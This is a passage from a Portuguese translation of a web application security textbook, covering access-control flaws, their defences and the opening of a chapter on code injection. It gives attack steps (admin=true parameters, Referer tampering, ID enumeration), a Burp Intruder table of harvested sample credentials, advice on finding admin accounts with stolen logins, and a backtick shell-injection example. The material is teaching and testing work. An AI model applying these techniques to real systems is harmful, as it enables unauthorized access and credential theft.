Por ser um recurso totalmente estático, ele não é executado no servidor e seu conteúdo é simplesmente retornado diretamente pelo servidor da Web. Portanto, o próprio recurso não pode implementar nenhuma lógica para verificar se o usuário solicitante tem os privilégios necessários. Quando recursos estáticos são acessados dessa forma, é muito provável que não haja controles de acesso eficazes para protegê-los e que qualquer pessoa que conheça o esquema de nomenclatura de URL possa explorar isso para acessar os recursos que desejar. No presente caso, o nome do documento se parece suspeitamente com um ISBN, o que permitiria que um invasor baixasse rapidamente todos os e-books produzidos pela editora!

Certos tipos de funcionalidade são particularmente propensos a esse tipo de problema, incluindo sites financeiros que fornecem acesso a documentos estáticos sobre empresas, como relatórios anuais, fornecedores de software que fornecem binários para download e funcionalidade administrativa que fornece acesso a arquivos de registro estáticos e outros dados confidenciais coletados no aplicativo.

Métodos de controle de acesso inseguro

Alguns aplicativos empregam um modelo de controle de acesso fundamentalmente inseguro, no qual as decisões de controle de acesso são tomadas com base nos parâmetros de solicitação enviados pelo cliente. Em algumas versões desse modelo, o aplicativo determina a função ou o nível de acesso de um usuário no momento do login e, a partir desse momento, transmite essas informações por meio do cliente em um campo de formulário oculto, cookie ou parâmetro de string de consulta predefinido (consulte o Capítulo 5). Quando cada solicitação subsequente é processada, o aplicativo lê esse parâmetro de solicitação e decide qual acesso deve ser concedido ao usuário.

Por exemplo, um administrador que usa o aplicativo pode ver URLs como os seguintes:

`https://wahh-app.com/login/home.jsp?admin=true`

enquanto os URLs vistos por usuários comuns contêm um parâmetro diferente, ou nenhum. Qualquer usuário que esteja ciente do parâmetro atribuído aos administradores pode

simplesmente configurá-lo em suas próprias solicitações e, assim, obter acesso às funções administrativas.

Às vezes, pode ser difícil detectar esse tipo de controle de acesso sem realmente usar o aplicativo como um usuário com privilégios elevados e identificar quais solicitações são feitas. As técnicas descritas no Capítulo 4 para descobrir parâmetros de solicitação ocultos podem ser bem-sucedidas na descoberta do mecanismo quando se trabalha apenas como um usuário comum.

Em outros modelos de controle de acesso inseguro, o aplicativo usa o cabeçalho HTTP `Referer` como base para tomar decisões de controle de acesso. Por exemplo, um aplicativo pode controlar estritamente o acesso ao menu administrativo principal, com base nos privilégios de um usuário. Mas quando um usuário faz uma solicitação para uma função administrativa individual, o aplicativo pode simplesmente verificar se essa solicitação foi encaminhada da página do menu administrativo e presumir que, em caso afirmativo, o usuário deve ter acessado essa página e, portanto, ter os privilégios necessários. Esse modelo está fundamentalmente quebrado, é claro, porque o cabeçalho `Referer` está totalmente dentro do controle do usuário e pode ser definido com qualquer valor.

Ataque aos controles de acesso

Antes de começar a sondar o aplicativo para detectar quaisquer vulnerabilidades reais de controle de acesso, você deve analisar os resultados dos exercícios de mapeamento de aplicativos (consulte o Capítulo 4) para entender quais são os requisitos reais do aplicativo em termos de controle de acesso e, portanto, onde provavelmente será mais proveitoso concentrar sua atenção.

ETAPAS DO HACK

As questões a serem consideradas ao examinar os controles de acesso de um aplicativo incluem:

- As funções do aplicativo dão aos usuários individuais acesso a um subconjunto específico de dados que lhes pertence?
- Existem diferentes níveis de usuários, como gerentes, supervisores, convidados, etc., que têm acesso a diferentes funções?
- Os administradores usam a funcionalidade incorporada ao mesmo aplicativo para configurá-lo e monitorá-lo?
- Quais funções ou recursos de dados no aplicativo você identificou que provavelmente permitiriam que você aumentasse seus privilégios atuais?

A maneira mais fácil e eficaz de testar a eficácia dos controles de acesso de um aplicativo é acessá-lo usando contas diferentes e determinar se os recursos e a funcionalidade que podem ser acessados de forma legítima por uma conta podem ser acessados de forma ilegítima por outra.

ETAPAS DO HACK

- Se o aplicativo segregar o acesso do usuário a diferentes níveis de funcionalidade, primeiro use uma conta poderosa para localizar toda a funcionalidade disponível e, em seguida, tente acessá-la usando uma conta com privilégios mais baixos.
- Se o aplicativo segregar o acesso do usuário a diferentes recursos (como documentos), use duas contas de nível de usuário diferentes para testar se os controles de acesso são eficazes ou se é possível o escalonamento horizontal de privilégios. Encontre um documento que possa ser acessado legitimamente por um usuário, mas não por outro, e tente acessá-lo usando a conta de nível de usuário do segundo usuário. solicitando o URL relevante ou enviando os mesmos parâmetros POST de dentro da sessão do segundo usuário.
- Pode ser possível automatizar alguns desses testes executando uma ferramenta de spidering duas ou mais vezes no aplicativo, usando um contexto de usuário diferente a cada vez e também em um contexto não autenticado. Para isso, execute a ferramenta spider primeiro como administrador e, em seguida, obtenha um token de sessão para um usuário com menos privilégios e reenvie os mesmos links, mas substitua o token de sessão privilegiado pelo token com menos privilégios.
- Se uma sessão de spidering executada como um usuário comum descobrir funções privilegiadas às quais somente os administradores deveriam ter acesso, isso pode representar uma vulnerabilidade. Observe, no entanto, que a eficácia desse método depende do comportamento exato do aplicativo: alguns aplicativos fornecem a todos os usuários os mesmos links de navegação e retornam uma mensagem de "acesso negado" (em uma resposta HTTP 200) quando uma função não autorizada é solicitada.

Se você tiver apenas uma conta de nível de usuário para acessar o aplicativo (ou nenhuma), será necessário realizar um trabalho adicional para testar a eficácia dos controles de acesso. Na verdade, para realizar um teste totalmente abrangente, é preciso trabalhar mais em qualquer caso, pois pode existir uma funcionalidade mal protegida que não esteja explicitamente vinculada à interface de qualquer usuário do aplicativo - por exemplo, uma funcionalidade antiga que ainda não foi removida ou uma nova funcionalidade que foi implantada, mas ainda não foi publicada para os usuários.

ETAPAS DO HACK

- Use as técnicas de descoberta de conteúdo descritas no Capítulo 4 para identificar o máximo possível da funcionalidade do aplicativo. Realizar esse exercício como um usuário com pouco privilégio geralmente é suficiente para enumerar e obter acesso direto a funcionalidades confidenciais.
- Quando forem identificadas páginas de aplicativos que possam apresentar funcionalidades ou links diferentes para usuários comuns e administrativos (por exemplo, um Painel de controle ou My Home Page), tente adicionar parâmetros como `admin=true` à cadeia de consulta de URL e ao corpo das solicitações POST para determinar se isso revela ou dá acesso a qualquer funcionalidade adicional à qual o seu contexto de usuário tem acesso normal.
- Teste se o aplicativo usa o cabeçalho `Referer` como base para tomar decisões de controle de acesso. Para as principais funções do aplicativo que você está autorizado a acessar, tente remover ou modificar o cabeçalho `Referer` e determine se a sua solicitação ainda é bem-sucedida. Caso contrário, o aplicativo pode estar confiando no cabeçalho `Referer` de forma insegura.
- Analise todos os scripts e HTML do lado do cliente para encontrar referências a funcionalidades ocultas ou que possam ser manipuladas no lado do cliente, como interfaces de usuário baseadas em script.

Depois de enumerar todas as funcionalidades acessíveis, é necessário testar se a segregação de acesso aos recursos por usuário está sendo aplicada corretamente. Em todos os casos em que o aplicativo concede aos usuários acesso a um subconjunto de uma gama mais ampla de recursos do mesmo tipo (como documentos, pedidos, e-mails e detalhes pessoais), pode haver oportunidades para que um usuário obtenha acesso não autorizado a outros recursos.

ETAPAS DO HACK

- Quando o aplicativo usar identificadores de qualquer tipo (IDs de documentos, números de contas, referências de pedidos, etc.) para especificar o recurso que um usuário está solicitando, tente descobrir os identificadores de recursos aos quais você não tem acesso autorizado.
- Se for possível gerar uma série desses identificadores em rápida sucessão (por exemplo, criando vários documentos ou pedidos novos), use as mesmas técnicas descritas no Capítulo 8 para tokens de sessão, a fim de tentar eliminar quaisquer sequências previsíveis nos identificadores produzidos pelo aplicativo.
- Se não for possível gerar nenhum identificador novo, você estará restrito a analisar os identificadores que já descobriu ou até mesmo a usar a adivinhação. Se o identificador tiver a forma de um GUID, é improvável que qualquer tentativa baseada em adivinhação seja bem-sucedida. No entanto, se for um número relativamente pequeno, tente outros números próximos ou números aleatórios com o mesmo número de dígitos.

ETAPAS DO HACK (continuação)

- Se os controles de acesso forem violados e os identificadores de recursos forem previsíveis, você poderá montar um ataque automatizado para coletar recursos e informações confidenciais do aplicativo. Use as técnicas descritas no Capítulo 13 para projetar um ataque automatizado sob medida para recuperar os dados de que você precisa.

Uma vulnerabilidade catastrófica desse tipo ocorre quando uma página de informações da conta exibe os detalhes pessoais de um usuário juntamente com seu nome de usuário e senha. Embora a senha seja normalmente mascarada na tela, ela é transmitida integralmente para o navegador. Aqui, muitas vezes é possível iterar rapidamente por toda a gama de identificadores de conta para coletar o credenciais de login de todos os usuários, inclusive administradores. O exemplo a seguir mostra o Burp Intruder sendo usado para realizar um ataque bem-sucedido desse tipo.

request	payload	status	error	timeo...	length	name="username" v...	name="password" va...
120 120	404	200			261		
121 121	404	200			261	peterwiener	el113
122 122	404	200			261		
123 123	404	200			261		
124 124	404	200			261		
125 125	404	200			261		
126 126	404	200			261		
127 127	200				9166	herman	mcsestudy
128 128	404	200			261		
129 129	404	200			261		
130 130	200				9156	dave_sr	bestinfw
131 131	200				9153	amatthews	newcnt
132 132	200				9155	pablo	pablina
133 133	404	200			261		
134 134	404	200			261		
135 135	200				9157	gjames	thegunit
136 136	200				9172	danny	bellyrub
137 137	404	200			261		
138 138	200				9152	mitchfield	%n%n%n%n%n%...
139 139	404	200			261		
140 140	200				9146	martini	y4gbI0ws
finished							

DICA Quando você detecta uma vulnerabilidade de controle de acesso, um ataque

imediato a ser seguido é tentar aumentar ainda mais os seus privilégios comprometendo uma conta de usuário com privilégios administrativos. Há vários truques que você pode usar para tentar localizar uma conta administrativa. Usando uma falha de controle de acesso como a ilustrada, você pode coletar centenas de credenciais de usuário e não gostar da tarefa de fazer login manualmente como cada usuário até encontrar um administrador. No entanto, quando as contas são identificadas por um ID numérico sequencial, é muito comum descobrir que os números de conta mais baixos são atribuídos aos administradores. Fazer login como os primeiros usuários que foram registrados no aplicativo geralmente identifica um administrador. Se essa abordagem falhar, um método eficaz é encontrar uma função no aplicativo onde o acesso é devidamente segregado horizontalmente - por exemplo, a residência principal apresentada a cada usuário. Escreva um script para fazer login usando cada conjunto de credenciais capturadas e, em seguida, tente acessar sua própria página inicial. É provável que os usuários administrativos consigam visualizar a página inicial de cada usuário, portanto, você detectará imediatamente quando uma conta administrativa estiver sendo usada.

Em todos os casos em que um aplicativo parece superficialmente estar aplicando controles de acesso de forma eficaz, você deve investigar mais a fundo para determinar se os desenvolvedores fizeram alguma suposição incorreta.

ETAPAS DO HACK

- Quando uma ação for executada em várias etapas, envolvendo várias solicitações diferentes do cliente para o servidor, teste cada solicitação individualmente para determinar se os controles de acesso foram aplicados a ela.
- Tente encontrar qualquer local em que o aplicativo esteja efetivamente presumindo que, se você chegou a um determinado ponto, deve ter chegado por meios legítimos. Tente chegar a esse ponto de outras maneiras, usando uma conta com privilégios mais baixos, para detectar se é possível realizar algum ataque de escalonamento de privilégios.

Nos casos em que os recursos estáticos que o aplicativo está protegendo são acessados diretamente por meio de URLs para os próprios arquivos de recursos, você deve testar se é possível que usuários não autorizados simplesmente solicitem esses URLs diretamente.

ETAPAS DO HACK

- Percorra o processo normal para obter acesso a um recurso estático protegido, a fim de obter um exemplo da URL pela qual ele é finalmente recuperado.
- Usando um contexto de usuário diferente (por exemplo, um usuário com menos privilégios ou uma conta que não tenha feito uma compra obrigatória), tente acessar o recurso diretamente usando o URL que você identificou.
- Se esse ataque for bem-sucedido, tente entender o esquema de nomenclatura que está sendo usado para arquivos estáticos protegidos. Se possível, crie um ataque automatizado para procurar conteúdo que possa ser útil ou conter dados confidenciais (consulte o Capítulo 13).

Proteção dos controles de acesso

Os controles de acesso são uma das áreas da segurança de aplicativos Web mais fáceis de entender, embora uma metodologia bem informada e completa deva ser cuidadosamente aplicada ao implementá-los.

Primeiro, há várias armadilhas óbvias a serem evitadas. Essas armadilhas geralmente decorrem do desconhecimento dos requisitos essenciais de um controle de acesso eficaz ou de uma

suposições falhas sobre os tipos de solicitações que os usuários farão e contra as quais o aplicativo precisa se defender:

Não confie no desconhecimento dos usuários sobre os URLs dos aplicativos ou sobre os identificadores usados para especificar os recursos do aplicativo, como números de contas e IDs de documentos. Presuma explicitamente que os usuários conhecem cada URL e identificador do aplicativo e garanta que os controles de acesso do aplicativo sejam suficientes para impedir o acesso não autorizado.

Não confie em nenhum parâmetro enviado pelo usuário para indicar direitos de acesso (como `admin=true`).

Não presuma que os usuários acessarão as páginas do aplicativo na sequência pretendida. Não presuma que, como os usuários não conseguem acessar a página Editar usuários, eles não conseguirão acessar a página Editar usuário X que está vinculada a ela.

Não confie que o usuário não adulterará nenhum dado transmitido pelo cliente. Se alguns dados enviados pelo usuário tiverem sido validados e depois transmitidos pelo cliente, não confie no valor retransmitido sem revalidação.

A seguir, apresentamos uma abordagem de práticas recomendadas para implementar controles de acesso eficazes em aplicativos da Web:

Avalie e documente explicitamente os requisitos de controle de acesso para cada unidade de funcionalidade do aplicativo. Isso precisa incluir quem pode usar legitimamente a função e quais recursos os usuários individuais podem acessar por meio da função.

Conduzir todas as decisões de controle de acesso a partir da sessão do usuário. Use um componente central do aplicativo para verificar os controles de acesso.

Processar cada solicitação de cliente por meio desse componente, para validar se o usuário que está fazendo a solicitação tem permissão para acessar a funcionalidade e os recursos solicitados.

Use técnicas programáticas para garantir que não haja exceções ao ponto anterior. Uma abordagem eficaz é determinar que cada página do aplicativo implemente uma interface que seja consultada pelo mecanismo central de controle de acesso. Ao forçar os desenvolvedores a codificar explicitamente a lógica de controle de acesso em cada página, não há desculpas para omissões.

Para funcionalidades particularmente sensíveis, como páginas administrativas, é possível restringir ainda mais o acesso por endereço IP, para garantir que somente usuários de um intervalo de rede específico possam acessar a funcionalidade, independentemente de seu status de login.

Se o conteúdo estático precisar ser protegido, há dois métodos para fornecer controle de acesso. Primeiro, os arquivos estáticos podem ser acessados indiretamente, passando um nome de arquivo para uma página dinâmica do lado do servidor que implementa a lógica de controle de acesso relevante. Em segundo lugar, o acesso direto a arquivos estáticos pode ser controlado usando a autenticação HTTP ou outros recursos do servidor de aplicativos para envolver a solicitação de entrada e verificar as permissões do recurso antes de conceder o acesso.

Os identificadores que especificam qual recurso um usuário deseja acessar são vulneráveis a adulterações sempre que forem transmitidos pelo cliente. O servidor deve confiar apenas na integridade dos dados do lado do servidor. Sempre que esses identificadores forem transmitidos pelo cliente, eles precisarão ser reavaliados para garantir que o usuário esteja autorizado a acessar o recurso solicitado.

Para funções de aplicativos essenciais à segurança, como a criação de um novo recebedor de contas em um aplicativo bancário, considere a possibilidade de implementar a reautenticação por transação e a autorização dupla para fornecer mais segurança aos usuários.

A função não está sendo usada por uma parte não autorizada. Isso também reduzirá as consequências de outros possíveis ataques, como o sequestro de sessão.

Registre todos os eventos em que os dados confidenciais são acessados ou em que uma ação confidencial é executada. Esses registros permitirão que possíveis violações do controle de acesso sejam detectadas e investigadas.

Os desenvolvedores de aplicativos Web geralmente implementam funções de controle de acesso de forma fragmentada, adicionando código a páginas individuais nos casos em que registram a necessidade de algum controle de acesso e, muitas vezes, cortando e colando o mesmo código entre páginas para implementar requisitos semelhantes. Essa abordagem traz um risco inerente de defeitos no mecanismo de controle de acesso resultante: muitos casos em que os controles são necessários são ignorados, os controles projetados para uma área podem não funcionar da maneira pretendida em outra área e as modificações feitas em outras partes do aplicativo podem quebrar os controles existentes ao violar as suposições feitas por eles.

Em contraste com essa abordagem, o método descrito anteriormente de usar um componente central do aplicativo para impor controles de acesso tem muitos benefícios:

Aumenta a clareza dos controles de acesso dentro do aplicativo, permitindo que diferentes desenvolvedores entendam rapidamente os controles implementados por outros.

Torna a manutenção mais eficiente e confiável. A maioria das alterações só precisará ser aplicada uma vez, em um único componente compartilhado, e não precisará ser cortada e colada em vários locais.

Melhora a adaptabilidade. Quando surgem novos requisitos de controle de acesso, eles podem ser facilmente refletidos em uma API existente implementada por cada página de aplicativo.

Isso resulta em menos erros e omissões do que se o código de controle de acesso fosse implementado de forma fragmentada em todo o aplicativo.

Um modelo de privilégios em várias camadas

As questões relacionadas ao acesso se aplicam não apenas ao aplicativo Web em si, mas também às outras camadas de infraestrutura que estão abaixo dele, em particular, o servidor de aplicativos, o banco de dados e o sistema operacional. A adoção de uma abordagem de defesa em profundidade para a segurança implica a implementação de controles de acesso em cada uma dessas camadas para criar várias camadas de proteção. Isso oferece maior garantia contra ameaças de acesso não autorizado, pois se um invasor conseguir cumprir as defesas prometidas em uma camada, o ataque ainda poderá ser bloqueado pelas defesas em outra camada.

Além de implementar controles de acesso eficazes no próprio aplicativo da Web, conforme já descrito, uma abordagem em várias camadas pode ser aplicada de várias maneiras aos componentes que sustentam o aplicativo, por exemplo:

O servidor de aplicativos pode ser usado para controlar o acesso a caminhos de URL inteiros, com base nas funções de usuário definidas na camada do servidor de aplicativos.

O aplicativo pode empregar uma conta de banco de dados diferente ao executar as ações de diferentes usuários. Para os usuários que devem apenas consultar (e não atualizar) os dados, deve ser usada uma conta com privilégios somente de leitura.

O controle refinado sobre o acesso a diferentes tabelas do banco de dados pode ser implementado no próprio banco de dados, usando uma tabela de privilégios.

As contas do sistema operacional usadas para executar cada componente da infraestrutura podem ser restritas aos privilégios menos poderosos que o componente realmente requer.

Em um aplicativo complexo e de segurança crítica, defesas em camadas desse tipo podem ser criadas com a ajuda de uma matriz que define as diferentes funções de usuário dentro do aplicativo e os diferentes privilégios, em cada nível, que devem ser atribuídos a cada função. A Figura 8-1 é um exemplo parcial de uma matriz de privilégios para um aplicativo complexo.

User type	URL path	User role	Database Privileges												
			Search	Create Application	Edit Application	Purge Application	View Applications	Policy Updates	Rate Adjustment	View User Accounts	Create Users	View Company Ac	Edit Company Ac	Create Company	View Audit Log
Administrator	/*	Site Administrator Support	✓ ✓ ✓ ✓ ✓ ✓ ✓ ✓ ✓ ✓ ✓ ✓ ✓ ✓												
Site Supervisor	/admin/* /myQuotes/* /help/*	Back Office – New business Back Office – Referrals Back Office – Helpdesk	✓ ✓ ✓ ✓ ✓	✓ ✓ ✓ ✓ ✓	✓ ✓ ✓ ✓ ✓	✓ ✓ ✓ ✓ ✓	✓ ✓ ✓ ✓ ✓	✓ ✓ ✓ ✓ ✓	✓ ✓ ✓ ✓ ✓	✓ ✓ ✓ ✓ ✓	✓ ✓ ✓ ✓ ✓	✓ ✓ ✓ ✓ ✓	✓ ✓ ✓ ✓ ✓	✓ ✓ ✓ ✓ ✓	
Company Administrator	/myQuotes/* /help/*	Customer – Administrator Customer – New Business Customer – Support	✓ ✓ ✓ ✓ ✓ ✓ ✓	✓ ✓ ✓ ✓ ✓ ✓ ✓	✓ ✓ ✓ ✓ ✓ ✓ ✓	✓ ✓ ✓ ✓ ✓ ✓ ✓	✓ ✓ ✓ ✓ ✓ ✓ ✓	✓ ✓ ✓ ✓ ✓ ✓ ✓	✓ ✓ ✓ ✓ ✓ ✓ ✓	✓ ✓ ✓ ✓ ✓ ✓ ✓	✓ ✓ ✓ ✓ ✓ ✓ ✓				✓
Normal User	/myQuotes/dash.jsp /myQuotes/apply.jsp /myQuotes/search.jsp /help/*	User – Applications User – Referrals User – Helpdesk Unregistered (Read Only)	✓ ✓ ✓ ✓	✓ ✓ ✓	✓ ✓ ✓	✓ ✓ ✓	✓ ✓ ✓	✓ ✓ ✓	✓ ✓ ✓	✓ ✓ ✓					
Audit	(none)	Syslog Server Account													✓

Figura 8-1: Exemplo de uma matriz de privilégios para um aplicativo complexo

Em um modelo de segurança desse tipo, é possível ver como vários conceitos úteis de controle de acesso podem ser aplicados:

Controle programático - A matriz de privilégios individuais do banco de dados é armazenada em uma tabela dentro do banco de dados e aplicada programaticamente para impor decisões de controle de acesso. A classificação das funções do usuário fornece um atalho para a aplicação de determinadas verificações de controle de acesso, e isso também é aplicado de forma programática. Os controles programáticos podem ser extremamente refinados e podem incorporar uma lógica arbitrariamente complexa ao processo de execução das decisões de controle de acesso no aplicativo.

Controle de acesso discricionário (DAC) - Os administradores podem excluir os privilégios de outros usuários em relação a recursos específicos de sua propriedade, empregando o controle de acesso discricionário. Esse é um modelo *de DAC fechado*, no qual o acesso é negado, a menos que seja explicitamente concedido. Os administradores também podem bloquear ou expirar contas de usuários individuais. Esse é um modelo *de DAC aberto*, no qual o acesso é permitido, a menos que seja explicitamente proibido. Vários usuários de aplicativos têm privilégios para criar contas de usuários, aplicando novamente o controle de acesso discricionário.

Controle de acesso baseado em função (RBAC) - Existem funções nomeadas que contêm diferentes conjuntos de privilégios específicos, e cada usuário é atribuído a uma dessas funções. Isso serve como um atalho para atribuir e aplicar privilégios diferentes e é necessário para ajudar a gerenciar o controle de acesso em aplicativos complexos. O uso de funções para realizar verificações de acesso antecipadas nas solicitações dos usuários permite que muitas solicitações não autorizadas sejam rapidamente

rejeitados com um mínimo de processamento sendo realizado. Um exemplo dessa abordagem é a proteção dos caminhos de URL que tipos específicos de usuários podem acessar.

Ao projetar mecanismos de controle de acesso baseados em funções, é necessário equilibrar o número de funções para que elas continuem sendo uma ferramenta útil para auxiliar no gerenciamento de privilégios dentro do aplicativo. Se forem criadas muitas funções de granulação fina, o número de funções diferentes se tornará pesado e será difícil gerenciá-las com precisão. Se forem criadas poucas funções, as funções resultantes serão um instrumento grosso para gerenciar o acesso, e é provável que usuários individuais recebam privilégios que não são estritamente necessários para o desempenho de suas funções.

Controle declarativo - O aplicativo usa contas de banco de dados restritas ao acessar o banco de dados. Ele emprega contas diferentes para grupos diferentes de usuários, sendo que cada conta tem o menor nível de privilégio necessário para executar as ações que esse grupo está autorizado a realizar. Controles declarativos desse tipo são declarados de fora do aplicativo. Essa é uma aplicação muito útil dos princípios de defesa em profundidade, pois os privilégios estão sendo impostos ao aplicativo, por um componente diferente. Mesmo que um usuário encontre um meio de violar os controles de acesso implementados na camada do aplicativo para executar uma ação sensível, como adicionar um novo usuário, ele será impedido de fazer isso porque a conta do banco de dados que está usando não tem os privilégios necessários no banco de dados.

Existe um meio diferente de aplicar o controle de acesso declarativo no nível do servidor de aplicativos, por meio de arquivos descritores de implantação, que são aplicados durante a implantação do aplicativo. No entanto, esses podem ser instrumentos relativamente simples e nem sempre são bem dimensionados para gerenciar privilégios de granulação fina em um aplicativo grande.

ETAPAS DO HACK

Se você estiver atacando um aplicativo que emprega um modelo de privilégios em várias camadas desse tipo, é provável que muitos dos erros mais óbvios que são comumente cometidos na aplicação de controles de acesso sejam defendidos. Você pode descobrir que contornar os controles implementados no aplicativo não o levará muito longe, devido à proteção em vigor em outras camadas. Com isso em mente, ainda há várias linhas de ataque em potencial disponíveis para você. O mais importante é que a compreensão das limitações de cada tipo de controle, em termos da proteção que ele não oferece, o ajudará a identificar as vulnerabilidades que têm maior probabilidade de afetá-lo:

- As verificações programáticas na camada de aplicativos podem ser suscetíveis a ataques baseados em injeção.

(continuação)

ETAPAS DO HACK (*continuação*)

- As funções definidas na camada do servidor de aplicativos geralmente são definidas de forma grosseira e podem estar incompletas.
- Nos casos em que os componentes de aplicativos são executados usando contas de sistema operacional com poucos privilégios, eles ainda podem ler muitos tipos de dados potencialmente confidenciais no sistema de arquivos do host. Todas as vulnerabilidades que concedem acesso arbitrário a arquivos ainda podem ser exploradas de forma útil.
- As vulnerabilidades no próprio software do servidor de aplicativos normalmente permitirão que você anule todos os controles de acesso implementados na camada de aplicativos, mas você ainda poderá ter acesso limitado ao banco de dados e ao sistema operacional.
- Uma única vulnerabilidade de controle de acesso explorável no local certo ainda pode fornecer um ponto de partida para um sério aumento de privilégios. Por exemplo, se você descobrir uma maneira de modificar a função associada à sua conta, poderá descobrir que, ao fazer login novamente com essa conta, terá acesso aprimorado nas camadas do aplicativo e do banco de dados.

Resumo do capítulo

Os defeitos de controle de acesso podem se manifestar de várias maneiras. Em alguns casos, eles podem ser desinteressantes, permitindo o acesso ilegítimo a uma função inofensiva que não pode ser aproveitada para aumentar ainda mais os privilégios. Em outros casos, encontrar um ponto fraco nos controles de acesso pode levar rapidamente a um comprometimento completo do aplicativo.

As falhas no controle de acesso podem ter várias origens: um projeto de aplicativo inadequado pode dificultar ou impossibilitar a verificação de acesso não autorizado, um simples descuido pode deixar apenas uma ou duas funções desprotegidas ou suposições defeituosas sobre a maneira como os usuários se comportarão podem deixar o aplicativo sem defesa quando essas suposições forem violadas.

Em muitos casos, encontrar uma falha nos controles de acesso é quase trivial - basta solicitar um URL administrativo comum e obter acesso direto à funcionalidade. Em outros casos, pode ser muito difícil, e defeitos sutis podem estar ocultos na lógica do aplicativo, principalmente em aplicativos complexos e de alta segurança. A lição mais importante ao atacar controles de acesso é procurar em todos os lugares. Se estiver com dificuldades para progredir, seja paciente e teste cada etapa de cada função do aplicativo. Um bug que lhe permita controlar todo o aplicativo pode estar bem próximo.

Perguntas

As respostas podem ser encontradas em www.wiley.com/go/webhacker.

1. Um aplicativo pode usar o cabeçalho HTTP `Referer` para controlar o acesso sem nenhuma indicação explícita disso em seu comportamento normal. Como você pode testar esse ponto fraco?
2. Você faz login em um aplicativo e é redirecionado para o seguinte URL:

`https://wahh-app.com/MyAccount.php?uid=1241126841`

O aplicativo parece estar passando um identificador de usuário para a página `MyAccount.php`. O único identificador de que você tem conhecimento é o seu próprio. Como você pode testar se o aplicativo está usando esse parâmetro para impor controles de acesso de forma insegura?

3. Um aplicativo da Web na Internet impõe controles de acesso examinando os endereços IP de origem dos usuários. Por que esse comportamento é potencialmente falho?
4. O único objetivo de um aplicativo é fornecer um repositório pesquisável de informações para uso por membros do público. Não há mecanismos de autenticação ou de tratamento de sessão. Quais controles de acesso devem ser implementados no aplicativo?
5. Você está navegando em um aplicativo e encontra vários recursos confidenciais que devem ser protegidos contra acesso não autorizado e que têm a extensão de arquivo `.xls`. Por que isso deveria chamar sua atenção imediatamente?

Código de injeção

O tópico de injeção de código é enorme, abrangendo dezenas de linguagens e ambientes diferentes e uma grande variedade de ataques diferentes. Seria possível escrever um livro inteiro sobre qualquer uma dessas áreas, explorando todas as sutilezas teóricas de como as vulnerabilidades podem surgir e ser exploradas. Como este é um manual prático, vamos nos concentrar de forma bastante implacável no conhecimento e nas técnicas de que você precisará para explorar as falhas de injeção de código existentes nos aplicativos do mundo real.

A injeção de SQL é o estandarte mais velho dos ataques de injeção de código, sendo ainda uma das vulnerabilidades mais prevalentes e, frequentemente, uma das mais devastadoras. É também uma área altamente fértil de pesquisa atual, e exploraremos em detalhes todas as técnicas de ataque mais recentes, incluindo desvios de filtro, ataques baseados em inferência e exploração totalmente cega.

Também examinaremos uma série de outras vulnerabilidades comuns de injeção de código, incluindo injeção em linguagens de script da Web, SOAP, XPath, e-mail, LDAP e no sistema operacional do servidor. Em cada caso, descreveremos as medidas práticas que você pode tomar para identificar e explorar esses defeitos. Há uma sinergia conceitual no processo de compreensão de cada novo tipo de injeção. Depois de entender os fundamentos da exploração dessas meia dúzia de manifestações da falha, você deve estar confiante de que poderá usar esse conhecimento quando encontrar uma nova categoria de injeção e, de fato, criar meios adicionais de atacar aquelas que outros já estudaram.

Injetando em idiomas interpretados

Uma linguagem interpretada é aquela cuja execução envolve um componente de tempo de execução que interpreta o código da linguagem e executa as instruções que ele contém. Em contraste com isso, uma linguagem compilada é aquela cujo código é convertido em instruções de máquina no momento da geração; no tempo de execução, essas instruções são executadas diretamente pelo processador do computador que a está executando.

Em princípio, qualquer linguagem pode ser implementada usando um interpretador ou um compilador, e a distinção não é uma propriedade inerente da própria linguagem. No entanto, a maioria das linguagens é normalmente implementada em apenas uma dessas duas maneiras, e muitas das principais linguagens usadas no desenvolvimento de aplicativos da Web são implementadas usando um interpretador, incluindo SQL, LDAP, Perl e PHP.

Devido à forma como as linguagens interpretadas são executadas, surge uma família de vulnerabilidades conhecida como *injeção de código*. Em qualquer aplicativo útil, os dados fornecidos pelo usuário serão recebidos, manipulados e executados. O código processado pelo intérprete será, portanto, uma mistura das instruções escritas pelo programador e dos dados fornecidos pelo usuário. Em algumas situações, um invasor pode fornecer uma entrada criada que sai do contexto de dados, geralmente fornecendo alguma sintaxe que tenha um significado especial na gramática da linguagem interpretada que está sendo usada. O resultado é que parte dessa entrada é interpretada como instruções de programa, que são executadas da mesma forma como se tivessem sido escritas pelo programador original. Muitas vezes, portanto, um ataque bem-sucedido comprometerá totalmente o componente do aplicativo que está sendo visado.

Em linguagens compiladas, por outro lado, os ataques criados para executar comandos arbitrários geralmente são muito diferentes. O método de injeção de código normalmente não aproveita nenhum recurso sintático da linguagem usada para desenvolver o programa-alvo, e a carga útil injetada normalmente contém código de máquina em vez de instruções escritas nessa linguagem. Consulte o Capítulo 15 para obter detalhes sobre ataques comuns contra software compilado.

Considere o seguinte exemplo muito simples. Helloworld é um script de shell que imprime uma mensagem fornecida pelo usuário:

```
#!/bin/bash
echo $1
```

Quando usado da maneira que o programador pretendia, esse script simplesmente pega a entrada fornecida pelo usuário e a passa para o comando echo, por exemplo:

```
[manicsprout@localhost ~]$ ./helloworld.sh "hello there" hello
there
```

No entanto, o ambiente de script de shell no qual o Helloworld está inserido suporta o uso de backticks para inserir a saída de um comando diferente em um item de dados. Assim, um invasor pode injetar comandos de script arbitrários e recuperar sua saída, da seguinte forma:

```
[manicsprout@localhost ~]$ ./helloworld.sh ``ls -la``
total 28 drwxr-xr-x 2 manicsprout manicsprout 4096 Dec 4 00:22 .
drwxr-xr-x 3 root root 4096 Dec 4 00:19 ... -rw-r--r-- 1 manicsprout
manicsprout 24 Dec 4 00:19 .bash_logout -rw-r--r-- 1 manicsprout
manicsprout 191 Dec 4 00:19 .bash_profile -rw-r--r-- 1 manicsprout
manicsprout 124 Dec 4 00:19 .bashrc -rw----- 1 manicsprout manicsprout
706 Dec 4 00:22 .viminfo -rw-rw-r-- 1 manicsprout manicsprout 8 Dec 4
00:22 helloworld.sh
```

Embora esse exemplo seja um tanto trivial, se o script vulnerável estivesse sendo executado como root, um invasor poderia aproveitá-lo para aumentar os privilégios e executar comandos no contexto do usuário root. Como você verá, essa vulnerabilidade exata ainda é encontrada com frequência em aplicativos da Web que fazem interface com o shell de comando do sistema operacional.

ETAPAS DO HACK

